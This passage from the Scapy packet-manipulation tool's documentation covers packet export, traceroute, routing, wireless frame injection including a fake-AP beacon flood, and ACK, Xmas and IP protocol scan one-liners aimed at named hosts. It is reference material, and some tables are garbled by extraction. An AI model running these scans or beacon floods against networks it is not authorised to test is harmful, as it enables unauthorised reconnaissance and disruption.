\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f !"#$$%&'()*+,-./01234567' |>>>>
>>> pkt_raw = raw(pkt)
>>> pkt_raw
  ↳'\x00PV\xfc\xceP\x00\x0c)+S\x19\x08\x00E\x00\x00T\x00\x00@\x00@\x01Z|\xc0\xa8
\x19\x82\x04\x02\x02\x01\x08\x00\x9c\x90Za\x00\x01\xe6\xdapI\xb6\xe5\x08\x00
\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b
\x1c\x1d\x1e\x1f !"#$$%&'()*+,-./01234567'
```

We can reimport the produced binary string by selecting the appropriate first layer (e.g. `Ether()`).

```
>>> new_pkt = Ether(pkt_raw)
>>> new_pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP  _
  ↳version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load=
  ↳'\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f !"#%&\'()*+,-./01234567' |>>>>
```

Base64

Using the `export_object()` function, Scapy can export a base64 encoded Python data structure representing a packet:

```
>>> pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP  _
  ↳version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load=
  ↳'\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
!"#%&\'()*+,-./01234567' |>>>>
>>> export_object(pkt)
eNplVwd4FNcRpT2dTqdTQ0JUUYwN+CgS0gkJONFEs5WxFDB+CdiI8+pupVl0d7uzRUiYtcEGG4ST
OD1OnB6nN6c4cXrvwQmk2U5xA9tgO70XMm+lrA78qdzbfTP/
  ↳lDfzz7tD4WwmUlC0YiaT2Gqjaiao
bMlhCrsUSYrYoKbmcxZFXSpPiohlZikm6ltb063ZdGpNOjWQ7mhPt62hChHJWtbFvb00/
  ↳u1MD2bT
WZXXVCmi9pihUqI3FHdEQslriiVfWFTVT9VYpog6Q7fsjG0qRWtQNwsW1fRTrUg4xZxq5pUx1aS6
...
```

The output above can be reimported back into Scapy using `import_object()`:

```
>>> new_pkt = import_object()
eNplVwd4FNcRpT2dTqdTQ0JUUYwN+CgS0gkJONFEs5WxFDB+CdiI8+pupVl0d7uzRUiYtcEGG4ST
OD1OnB6nN6c4cXrvwQmk2U5xA9tgO70XMm+lrA78qdzbfTP/
  ↳lDfzz7tD4WwmUlC0YiaT2Gqjaiao
bMlhCrsUSYrYoKbmcxZFXSpPiohlZikm6ltb063ZdGpNOjWQ7mhPt62hChHJWtbFvb00/
  ↳u1MD2bT
WZXXVCmi9pihUqI3FHdEQslriiVfWFTVT9VYpog6Q7fsjG0qRWtQNwsW1fRTrUg4xZxq5pUx1aS6
...
>>> new_pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP  _
  ↳version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load=
  ↳'\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
!"#%&\'()*+,-./01234567' |>>>>
```

Sessions

At last Scapy is capable of saving all session variables using the `save_session()` function:

```
>>> dir()
['__builtins__', 'conf', 'new_pkt', 'pkt', 'pkt_export', 'pkt_hex', 'pkt_
↳raw', 'pkts']
>>> save_session("session.scapy")
```

Next time you start Scapy you can load the previous saved session using the `load_session()` command:

```
>>> dir()
['__builtins__', 'conf']
>>> load_session("session.scapy")
>>> dir()
['__builtins__', 'conf', 'new_pkt', 'pkt', 'pkt_export', 'pkt_hex', 'pkt_
↳raw', 'pkts']
```

3.2.17 Making tables

Now we have a demonstration of the `make_table()` presentation function. It takes a list as parameter, and a function who returns a 3-uple. The first element is the value on the x axis from an element of the list, the second is about the y value and the third is the value that we want to see at coordinates (x,y). The result is a table. This function has 2 variants, `make_lined_table()` and `make_tex_table()` to copy/paste into your LaTeX pentest report. Those functions are available as methods of a result object :

Here we can see a multi-parallel traceroute (Scapy already has a multi TCP traceroute function. See later):

```
>>> ans, unans = sr(IP(dst="www.test.fr/30", ttl=(1,6))/TCP())
Received 49 packets, got 24 answers, remaining 0 packets
>>> ans.make_table(lambda (s,r): (s.dst, s.ttl, r.src))
216.15.189.192 216.15.189.193 216.15.189.194 216.15.189.195
1 192.168.8.1 192.168.8.1 192.168.8.1 192.168.8.1
2 81.57.239.254 81.57.239.254 81.57.239.254 81.57.239.254
3 213.228.4.254 213.228.4.254 213.228.4.254 213.228.4.254
4 213.228.3.3 213.228.3.3 213.228.3.3 213.228.3.3
5 193.251.254.1 193.251.251.69 193.251.254.1 193.251.251.69
6 193.251.241.174 193.251.241.178 193.251.241.174 193.251.241.178
```

Here is a more complex example to distinguish machines or their IP stacks from their IPID field. We can see that 172.20.80.200:22 is answered by the same IP stack as 172.20.80.201 and that 172.20.80.197:25 is not answered by the same IP stack as other ports on the same IP.

```
>>> ans, unans = sr(IP(dst="172.20.80.192/28")/TCP(dport=[20,21,22,25,53,
↳80]))
Received 142 packets, got 25 answers, remaining 71 packets
>>> ans.make_table(lambda (s,r): (s.dst, s.dport, r.sprintf("%IP.id%")))
172.20.80.196 172.20.80.197 172.20.80.198 172.20.80.200 172.20.80.201
20 0 4203 7021 - 11562
21 0 4204 7022 - 11563
22 0 4205 7023 11561 11564
25 0 0 7024 - 11565
```

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53	0	4207	7025	–	11566
80	0	4028	7026	–	11567

It can help identify network topologies very easily when playing with TTL, displaying received TTL, etc.

3.2.18 Routing


Now Scapy has its own routing table, so that you can have your packets routed differently than the system:

```
>>> conf.route
Network      Netmask      Gateway      Iface
127.0.0.0    255.0.0.0    0.0.0.0      lo
192.168.8.0  255.255.255.0 0.0.0.0      eth0
0.0.0.0      0.0.0.0      192.168.8.1  eth0
>>> conf.route.delt(net="0.0.0.0/0", gw="192.168.8.1")
>>> conf.route.add(net="0.0.0.0/0", gw="192.168.8.254")
>>> conf.route.add(host="192.168.1.1", gw="192.168.8.1")
>>> conf.route
Network      Netmask      Gateway      Iface
127.0.0.0    255.0.0.0    0.0.0.0      lo
192.168.8.0  255.255.255.0 0.0.0.0      eth0
0.0.0.0      0.0.0.0      192.168.8.254 eth0
192.168.1.1  255.255.255.255 192.168.8.1  eth0
>>> conf.route.resync()
>>> conf.route
Network      Netmask      Gateway      Iface
127.0.0.0    255.0.0.0    0.0.0.0      lo
192.168.8.0  255.255.255.0 0.0.0.0      eth0
0.0.0.0      0.0.0.0      192.168.8.1  eth0
```

3.2.19 Matplotlib

We can easily plot some harvested values using Matplotlib. (Make sure that you have matplotlib installed.) For example, we can observe the IP ID patterns to know how many distinct IP stacks are used behind a load balancer:

```
>>> a, b = sr(IP(dst="www.target.com")/TCP(sport=[RandShort()]*1000))
>>> a.plot(lambda x:x[1].id)
[<matplotlib.lines.Line2D at 0x2367b80d6a0>]
```



3.2.20 TCP traceroute (2)

Scapy also has a powerful TCP traceroute function. Unlike other traceroute programs that wait for each node to reply before going to the next, Scapy sends all the packets at the same time. This has the disadvantage that it can't know when to stop (thus the `maxttl` parameter) but the great advantage that it took less than 3 seconds to get this multi-target traceroute result:

```
>>> traceroute(["www.yahoo.com", "www.altavista.com", "www.wisenut.com", "www.
↳ copernic.com"], maxttl=20)
Received 80 packets, got 80 answers, remaining 0 packets
  193.45.10.88:80    216.109.118.79:80    64.241.242.243:80    66.94.229.
↳ 254:80
1  192.168.8.1      192.168.8.1          192.168.8.1          192.168.8.1
2  82.243.5.254     82.243.5.254         82.243.5.254         82.243.5.254
3  213.228.4.254    213.228.4.254        213.228.4.254        213.228.4.254
4  212.27.50.46     212.27.50.46         212.27.50.46         212.27.50.46
5  212.27.50.37     212.27.50.41         212.27.50.37         212.27.50.41
6  212.27.50.34     212.27.50.34         213.228.3.234        193.251.251.69
7  213.248.71.141   217.118.239.149      208.184.231.214      193.251.241.178
8  213.248.65.81    217.118.224.44       64.125.31.129        193.251.242.98
9  213.248.70.14    213.206.129.85       64.125.31.186        193.251.243.89
10 193.45.10.88     SA 213.206.128.160    64.125.29.122        193.251.254.126
11 193.45.10.88     SA 206.24.169.41      64.125.28.70         216.115.97.178
12 193.45.10.88     SA 206.24.226.99      64.125.28.209        66.218.64.146
13 193.45.10.88     SA 206.24.227.106     64.125.29.45         66.218.82.230
14 193.45.10.88     SA 216.109.74.30      64.125.31.214        66.94.229.254
↳ SA
15 193.45.10.88     SA 216.109.120.149    64.124.229.109       66.94.229.254
↳ SA
```

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```

16 193.45.10.88      SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254  ↪
↪ SA
17 193.45.10.88      SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254  ↪
↪ SA
18 193.45.10.88      SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254  ↪
↪ SA
19 193.45.10.88      SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254  ↪
↪ SA
20 193.45.10.88      SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254  ↪
↪ SA
(<Traceroute: UDP:0 TCP:28 ICMP:52 Other:0>, <Unanswered: UDP:0 TCP:0 ↪
↪ICMP:0 Other:0>)

```

The last line is in fact the result of the function : a traceroute result object and a packet list of unanswered packets. The traceroute result is a more specialised version (a subclass, in fact) of a classic result object. We can save it to consult the traceroute result again a bit later, or to deeply inspect one of the answers, for example to check padding.

```

>>> result, unans = _
>>> result.show()
  193.45.10.88:80      216.109.118.79:80  64.241.242.243:80  66.94.229.
↪254:80
1  192.168.8.1        192.168.8.1        192.168.8.1        192.168.8.1
2  82.251.4.254       82.251.4.254       82.251.4.254       82.251.4.254
3  213.228.4.254      213.228.4.254      213.228.4.254      213.228.4.254
[...]
>>> result.filter(lambda x: Padding in x[1])

```

Like any result object, traceroute objects can be added :

```

>>> r2, unans = traceroute(["www.voila.com"],maxttl=20)
Received 19 packets, got 19 answers, remaining 1 packets
  195.101.94.25:80
1  192.168.8.1
2  82.251.4.254
3  213.228.4.254
4  212.27.50.169
5  212.27.50.162
6  193.252.161.97
7  193.252.103.86
8  193.252.103.77
9  193.252.101.1
10 193.252.227.245
12 195.101.94.25  SA
13 195.101.94.25  SA
14 195.101.94.25  SA
15 195.101.94.25  SA
16 195.101.94.25  SA
17 195.101.94.25  SA
18 195.101.94.25  SA
19 195.101.94.25  SA
20 195.101.94.25  SA
>>>
>>> r3=result+r2
>>> r3.show()

```

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	195.101.94.25:80	212.23.37.13:80	216.109.118.72:80	64.241.242.	
	↪243:80	66.94.229.254:80			
1	192.168.8.1	192.168.8.1	192.168.8.1	192.168.8.1	└
	↪	192.168.8.1			
2	82.251.4.254	82.251.4.254	82.251.4.254	82.251.4.254	└
	↪	82.251.4.254			
3	213.228.4.254	213.228.4.254	213.228.4.254	213.228.4.254	└
	↪	213.228.4.254			
4	212.27.50.169	212.27.50.169	212.27.50.46	-	└
	↪	212.27.50.46			
5	212.27.50.162	212.27.50.162	212.27.50.37	212.27.50.41	└
	↪	212.27.50.37			
6	193.252.161.97	194.68.129.168	212.27.50.34	213.228.3.234	└
	↪	193.251.251.69			
7	193.252.103.86	212.23.42.33	217.118.239.185	208.184.231.	
	↪214	193.251.241.178			
8	193.252.103.77	212.23.42.6	217.118.224.44	64.125.31.129	└
	↪	193.251.242.98			
9	193.252.101.1	212.23.37.13	SA 213.206.129.85	64.125.31.186	└
	↪	193.251.243.89			
10	193.252.227.245	212.23.37.13	SA 213.206.128.160	64.125.29.122	└
	↪	193.251.254.126			
11	-	212.23.37.13	SA 206.24.169.41	64.125.28.70	└
	↪	216.115.97.178			
12	195.101.94.25	SA 212.23.37.13	SA 206.24.226.100	64.125.28.209	└
	↪	216.115.101.46			
13	195.101.94.25	SA 212.23.37.13	SA 206.24.238.166	64.125.29.45	└
	↪	66.218.82.234			
14	195.101.94.25	SA 212.23.37.13	SA 216.109.74.30	64.125.31.214	└
	↪	66.94.229.254	SA		
15	195.101.94.25	SA 212.23.37.13	SA 216.109.120.151	64.124.229.109	└
	↪	66.94.229.254	SA		
16	195.101.94.25	SA 212.23.37.13	SA 216.109.118.72	SA 64.241.242.243	└
	↪	SA 66.94.229.254	SA		
17	195.101.94.25	SA 212.23.37.13	SA 216.109.118.72	SA 64.241.242.243	└
	↪	SA 66.94.229.254	SA		
18	195.101.94.25	SA 212.23.37.13	SA 216.109.118.72	SA 64.241.242.243	└
	↪	SA 66.94.229.254	SA		
19	195.101.94.25	SA 212.23.37.13	SA 216.109.118.72	SA 64.241.242.243	└
	↪	SA 66.94.229.254	SA		
20	195.101.94.25	SA 212.23.37.13	SA 216.109.118.72	SA 64.241.242.243	└
	↪	SA 66.94.229.254	SA		


Traceroute result object also have a very neat feature: they can make a directed graph from all the routes they got, and cluster them by AS (Autonomous System). You will need graphviz. By default, ImageMagick is used to display the graph.

```
>>> res, unans = traceroute(["www.microsoft.com", "www.cisco.com", "www.
↪yahoo.com", "www.wanadoo.fr", "www.pacsec.com"], dport=[80, 443], maxttl=20,
↪retry=-2)
Received 190 packets, got 190 answers, remaining 10 packets
193.252.122.103:443 193.252.122.103:80 198.133.219.25:443 198.133.219.
↪25:80 207.46...
1 192.168.8.1 192.168.8.1 192.168.8.1 192.168.8.1 └
↪ 192.16...
```

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
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
```
2 82.251.4.254          82.251.4.254          82.251.4.254          82.251.4.254
↪      82.251...
3 213.228.4.254         213.228.4.254         213.228.4.254         213.228.4.254
↪      213.22...
[...]
>>> res.graph()                # piped to ImageMagick's display
↪ program. Image below.
>>> res.graph(type="ps",target="| lp") # piped to postscript printer
>>> res.graph(target="> /tmp/graph.svg") # saved to file
```



If you have VPython installed, you also can have a 3D representation of the traceroute. With the right button, you can rotate the scene, with the middle button, you can zoom, with the left button, you can move the scene. If you click on a ball, it's IP will appear/disappear. If you Ctrl-click on a ball, ports 21, 22, 23, 25, 80 and 443 will be scanned and the result displayed:

```
>>> res.trace3D()
```





3.2.21 Wireless frame injection

Provided that your wireless card and driver are correctly configured for frame injection

```
$ iw dev wlan0 interface add mon0 type monitor
$ ifconfig mon0 up
```

On Windows, if using Npcap, the equivalent would be to call

```
>>> # Of course, conf.iface can be replaced by any interfaces accessed_
    ↪through IFACES
... conf.iface.setmonitor(True)
```

you can have a kind of FakeAP:

```
>>> sendp(RadioTap() /
          Dot11(addr1="ff:ff:ff:ff:ff:ff",
                addr2="00:01:02:03:04:05",
                addr3="00:01:02:03:04:05") /
          Dot11Beacon(cap="ESS", timestamp=1) /
          Dot11Elt(ID="SSID", info=RandString(RandNum(1, 50))) /
          Dot11EltRates(rates=[130, 132, 11, 22]) /
          Dot11Elt(ID="DSset", info="\x03") /
          Dot11Elt(ID="TIM", info="\x00\x01\x00\x00"),
          iface="mon0", loop=1)
```

Depending on the driver, the commands needed to get a working frame injection interface may vary. You may also have to replace the first pseudo-layer (in the example `RadioTap()`) by `PrismHeader()`, or by a proprietary pseudo-layer, or even to remove it.

3.3 Simple one-liners

3.3.1 ACK Scan

Using Scapy's powerful packet crafting facilities we can quick replicate classic TCP Scans. For example, the following string will be sent to simulate an ACK Scan:

```
>>> ans, unans = sr(IP(dst="www.slashdot.org") / TCP(dport=[80, 666], flags="A
→"))
```

We can find unfiltered ports in answered packets:

```
>>> for s, r in ans:
...     if s[TCP].dport == r[TCP].sport:
...         print("%d is unfiltered" % s[TCP].dport)
```

Similarly, filtered ports can be found with unanswered packets:

```
>>> for s in unans:
...     print("%d is filtered" % s[TCP].dport)
```

3.3.2 Xmas Scan

Xmas Scan can be launched using the following command:

```
>>> ans, unans = sr(IP(dst="192.168.1.1") / TCP(dport=666, flags="FPU") )
```

Checking RST responses will reveal closed ports on the target.

3.3.3 IP Scan

A lower level IP Scan can be used to enumerate supported protocols:

```
>>> ans, unans = sr(IP(dst="192.168.1.1", proto=(0, 255)) / "SCAPY", retry=2)
```


